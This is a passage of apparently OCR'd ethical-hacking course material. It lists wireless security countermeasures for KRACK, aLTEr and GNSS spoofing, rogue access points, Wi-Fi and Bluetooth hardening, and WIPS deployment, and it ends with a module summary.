




Additional Controls

- Use virtual-private-network (VPN) technology, such as Remote Access VPN, Extranet VPN, and Intranet VPN
- Implement a Network Access Control (NAC) or Network Access Protection (NAP) solution for additional control over end-user connectivity

Defense Against KRACK and aLTEr Attacks	 **KRACK Attack** - Update all the routers and Wi-Fi devices with the latest security patches - Turn On auto updates for all the wireless devices and patch the device firmware - Avoid using public Wi-Fi networks - Browse only secure websites, and do not access sensitive resource when your device is connected to an unprotected network - If you own IoT devices, audit the devices, and do not connect to insecure Wi-Fi routers - Always enable the HTTPS Everywhere extension - Ensure to enable two-factor authentication  **aLTEr Attack** - Encrypt DNS queries and only use trusted DNS resolvers - Resolve DNS queries using the HTTPS protocol - Access only those websites having HTTPS connections - Use DNS over TLS or DTLS to provide encryption and integrity-protection to the DNS traffic - Implement RFC 7858/RFC 8310 to prevent DNS spoofing attacks - Add MAC to user plane packets - Use DNSCrypt protocol to authenticate communication between a DNS client and DNS resolver - Use mobile device tools such as Zimperium to detect phishing and other attacks from malicious sites
Defense Against GNSS Spoofing	**The following are the countermeasures to detect and defend against GNSS spoofing:** • Deploy defensive methods while processing signals. Although signals in GNSS at the receiver-end system are processed in several stages, false signals can be monitored and detected by their absolute signal power, signal Doppler effect, signal peaks, and clock bias. • Deploy GNSS cryptographic methods such as spreading code encryption (SCE), navigation message authentication/encryption (NMA/NME), and TESLA to prevent the regeneration of the attacker's faulty code. • Correlate the GNSS timing with other timing sources such as inertial measurement units (IMUs) that verify GNSS data. • Deploy defensive devices such as antennae and radio spectra against software attacks. • Deploy spatial-based processing with space-time adaptive processing (STAP), which assists in preventing interference and multipath replicas.
Detection and Blocking of Rogue APs	 **Detection of Rogue APs** - **RF Scanning** - Re-purposed APs that perform only packet capturing and analysis (RF sensors) are plugged in all over the wired network to detect and warn the WLAN administrator about any wireless devices operating in the area - **AP Scanning** - APs that can detect neighboring APs operating in close proximity will expose the data through its MIBS and web interface - **Wired Side Inputs** - A network management software uses this technique to detect rogue APs; this software detects devices connected in the LAN, including Telnet, SNMP, and Cisco discovery protocol (CDP), using multiple protocols **Blocking of Rogue APs** - Deny wireless services to new clients by launching a denial-of-service attack (DoS) on the rogue AP - Block the switch port to which an AP is connected or manually locate the AP, and physically pull it off the LAN


Defense Against Wireless Attacks

	 **Best Practices for Configuration** - Change the default SSID after WLAN configuration - Set the router access password and enable firewall protection - Disable SSID broadcasts - Disable remote router login and wireless administration - Enable MAC Address filtering on your AP or router - Enable encryption on your AP and change passphrase often  **Best Practices for SSID Settings** - Use SSID cloaking to keep certain default wireless messages from broadcasting the ID to everyone - Do not use your SSID, company name, network name, or any easy-to-guess string in passphrases - Place a firewall or packet filter between the AP and the corporate Intranet - Limit the strength of the wireless network to avoid being detected outside the bounds of your organization - Regularly check the wireless devices for configuration or setup problems - Implement an additional technique for encrypting traffic, such as IPsec over wireless  **Best Practices for Authentication** - Choose Enterprise WPA2 with 802.1x authentication instead of WPA and WEP - Implement WPA2/WPA3 Enterprise wherever possible - Disable the network when not required - Place wireless APs in a secure location - Keep drivers on all wireless equipment updated - Use a centralized server for authentication



Defense Against Wireless Attacks (Cont'd)

Defense Against Bluetooth Hacking



1. Use non-regular patterns as PIN keys when pairing devices
2. Keep your device in non-discoverable (hidden) mode
3. DO NOT accept any unknown and unexpected pairing requests
4. Always enable encryption when establishing BT connection to your PC
5. Keep a check of all paired devices in the past from time to time and delete any paired device that you are unsure of
6. Keep BT in the disabled state, and enable it only when needed
7. Set the Bluetooth-enabled device network range to the lowest, and perform pairing only in a secure area
8. Install antivirus
9. Use link encryption for all Bluetooth connections

LO#08: Use Wireless Security Tools

What ?	The previous section discussed the best practices and countermeasures to secure a WLAN. Ethical hackers can also use **automated wireless security tools** to maintain security on wireless networks. This section introduces various wireless security tools.

Wireless Intrusion Prevention Systems

WIPS	• Wireless Intrusion Prevention Systems (WIPS) • A wireless intrusion prevention system (WIPS) is a network device that monitors the radio spectrum to detect APs (intrusion detection) without the host's permission in nearby locations. • It can also implement countermeasures automatically. • WIPSs protect networks against wireless threats and provide administrators the ability to detect and prevent various networkattacks
WIPS Deployment	A WIPS consists of several components that work together to provide a unified security monitoring solution. **Cisco's WIPS deployment includes the following component functions:** • **APs in monitor mode:** This mode provides constant channel scanning with attack detection and packet capture capabilities. • **Mobility services engine (running a wireless IPS service):** It is the central point of alarm aggregation from all controllers and their respective wireless IPS monitor-mode APs. Alarm information and forensic files are stored on the system for archival. • **Local mode AP(s):** This mode provides wireless service to clients in addition to time-sliced rogue and location scanning. • **Wireless LAN controller(s):** These controllers forward attack information from wireless IPS monitor-mode APs to the MSE and distributes configuration parameters to APs. • **Wireless control system:** Provides the means to configure the wireless IPS service on the MSE, push wireless IPS configurations to the controller, andset APs in the wireless IPS monitor mode. It is also used for viewing wireless IPS alarms, forensics, reporting, and accessing the threat encyclopedia
	<See Tools for more information>

Wi-Fi Security Auditing Tools

What ?	<See Tools for more information>

Wi-Fi Predictive Planning Tools

What ?	Wi-Fi predictive planning tools are used to plan, deploy, monitor, troubleshoot, and report on wireless networks from a centrali zed location <See Tools for more information>

Wi-Fi Vulnerability Scanning Tools

What ?	Security professionals use Wi-Fi vulnerability scanning tools to determine weaknesses in wireless networks and secure them before attacks occur.


	<See Tools for more information>

Bluetooth Security Tools

	<See Tools for more information>

Wi-Fi Security Tools for Mobile

	<See Tools for more information>



Module Summary

- ❑ In this module, we have discussed the following:
  - ➢ Wireless network concepts and different types of wireless encryption technologies
  - ➢ Various wireless threats
  - ➢ Wireless hacking methodology, which includes Wi-Fi discovery, GPS mapping, wireless traffic analysis, launching wireless attacks, and cracking Wi-Fi encryption
  - ➢ Various wireless hacking tools
  - ➢ Bluetooth hacking concepts and how to hack Bluetooth devices using various Bluetooth hacking tools
  - ➢ Various countermeasures to prevent wireless network hacking attempts by threat actors
  - ➢ How to secure wireless networks using wireless security tools
- ❑ In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform mobile hacking to compromise mobile devices